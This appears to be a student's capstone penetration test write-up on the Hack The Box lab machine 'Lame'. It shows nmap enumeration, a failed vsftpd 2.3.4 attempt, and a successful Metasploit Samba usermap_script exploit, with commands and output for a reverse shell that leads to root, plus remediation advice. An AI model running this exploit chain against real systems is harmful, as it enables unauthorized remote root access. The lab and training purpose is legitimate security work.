Phase 6

The Capstone Project

Executive Summary

The Objective of this phase is to conduct full scale penetration testing on the HTB machine LAME to evaluate systems security posture and identify vulnerabilities. We followed Penetration Testing execution standard (PTES). We covered reconnaissance, enumeration, exploitation, post exploitation.


Tools & Environment

1. Kali Linux Environment
2. HTB Lame machine
3. Metasploit
4. Nmap
5. Searchsploit

Methodology

1. Nmap Scanning of the Lame Machine


Now we perform Nmap Enumeration/Scan on the Lame VM machine.



- The Scan Identified 4 ports open ftp 21, ssh 22, NetBIOS 139, 445 SMB. Nmap OS detection indicated Linux kernel in 2.6.x family.
- The Anonymous FTP login is allowed. Samba service running on port 445 seems to be vulnerable.

2. Trying to log into FTP as anonymous.

We can login to FTP as anonymous if the machine is configured for it. In this machine its enable so we check it out.



We don't find much useful in FTP service.


3. Searching for vulnerable service of FTP

We use searchsploit to findout if the FTP service 2.3.4 is vulnerable and if there is any RCE exploit available.


We found out one exploit is available. Lets try to use it in Metasploit.


4. Using Metasploit to perform Exploitation

Starting Metasploit with the command msfconsole



Configuring the Exploit as per needed by our requirement.





We are unable to find any RCE as the Exploit is not working .

5. Exploiting Samba 3.0.20

We were unable to exploit vsftpd service. We will try to exploit Samba 3.0.20 service as its also vulnerable.

```
root@kali:~/Desktop# searchsploit 3.0.20
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
                                                                                              | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------
CubeCart 3.0.20 - '/admin/login.php?goto' Arbitrary Site Redirect                             | exploits/php/webapps/36686.txt
CubeCart 3.0.20 - 'switch.php?r' Arbitrary Site Redirect                                      | exploits/php/webapps/36687.txt
CubeCart 3.0.20 - Multiple Script 'redir' Arbitrary Site Redirects                            | exploits/php/webapps/36685.txt
Maxthon Browser 3.0.20.1000 - ref / replace Denial of Service                                 | exploits/windows/dos/16084.html
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)              | exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                         | exploits/linux/remote/7701.txt
Spy Emergency 23.0.205 - Unquoted Service Path Privilege Escalation                           | exploits/windows/local/40550.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
Papers: No Result
root@kali:~/Desktop#
```

By searching in searchsploit we are able to find another exploit that is available in Metasploit. Let's exploit that.

```
Matching Modules
================

   Name                                                Disclosure Date  Rank       Check  Description
   ----                                                ---------------  ----       -----  -----------
   auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes    WordPress WP EasyCart Plugin Privilege Escalation
   auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                                   normal     No     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                                 normal     No     Samba lsa_io_trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                                normal     No     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                                    normal     Yes    List Rsync Modules
   auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credentia
l State
   exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overf
low
   exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code E
xecution
   exploit/windows/http/sambar6_search_results         2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations


msf >
```

We found the exploit we will configure it and try to exploit it.

```
msf exploit(multi/samba/usermap_script) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.10.14.11:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wz4gZrzD2YVmrIEP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "wz4gZrzD2YVmrIEP\r\n"
[*] Matching...
[*] A is input...
```


We were successfully able to get Remote code execution.

6. Post Exploitation

First, we will check our privileges as we got our shell.

From the above snapshot we can determine that we were able to get root privileges.

Let's try to get user flag now.



We got the User flag. Now Let's try to get the Root Flag which is usually in the Root Directory.

We got the root flag as well.

Attack Timeline

Timestamp	Target IP	Activity / Vulnerability	PTES Phase
2025-11-18 14:00:00	10.10.10.3	Nmap scan discovered FTP, SSH, SMB	Intelligence Gathering
2025-11-18 14:10:00	10.10.10.3	Anonymous FTP login tested	Enumeration
2025-11-18 14:20:00	10.10.10.3	VSFTPD 2.3.4 analyzed (not exploitable)	Vulnerability Analysis
2025-11-18 14:35:00	10.10.10.3	Samba 3.0.20 identified as vulnerable	Vulnerability Analysis
2025-11-18 14:45:00	10.10.10.3	Samba exploit configured in Metasploit	Exploitation
2025-11-18 14:50:00	10.10.10.3	Remote Code Execution achieved	Exploitation
2025-11-18 14:55:00	10.10.10.3	Gained root shell	Post-Exploitation
2025-11-18 15:00:00	10.10.10.3	User & Root flags collected	Post-Exploitation

Remediation Recommendations

By the result of our full-scale penetration test we are able to determine the VM Lame by HTB have high severity RCE vulnerabilities. Here are some of the recommendations to improve security posture of the machine.

- Update vsftpd 2.3.4 as it is widely known vulnerable service
- Patch samba services as we were able to get RCE
- Disable anonymous ftp misconfiguration
- Regularly update Operating system and services
- Implement Access control lists and firewall
- Enable Logging and monitoring for better traceability.

Non-Technical Summary

A full-scale Penetration test was launched against the HTB VM Lame. The results determined that it had several high impact vulnerabilities. These vulnerabilities were found in the outdated services FTP and Samba. This weakness allowed us to gain complete control of the system without authorized credentials. Once inside we were able to access system files and we could retrieve sensitive private system files. It could do further damage and disrupt operations.

This assessment was conducted in controlled environment and no real-world target was harmed in any way. The purpose of this assessment was to find out the security posture and highlight the importance of the software updates which include updates of the services. To reduce the risk of real attack we recommend to update the software regularly and patch misconfigurations, and disabling un-needed services which will greatly improve security posture and decrease attacks surface significantly.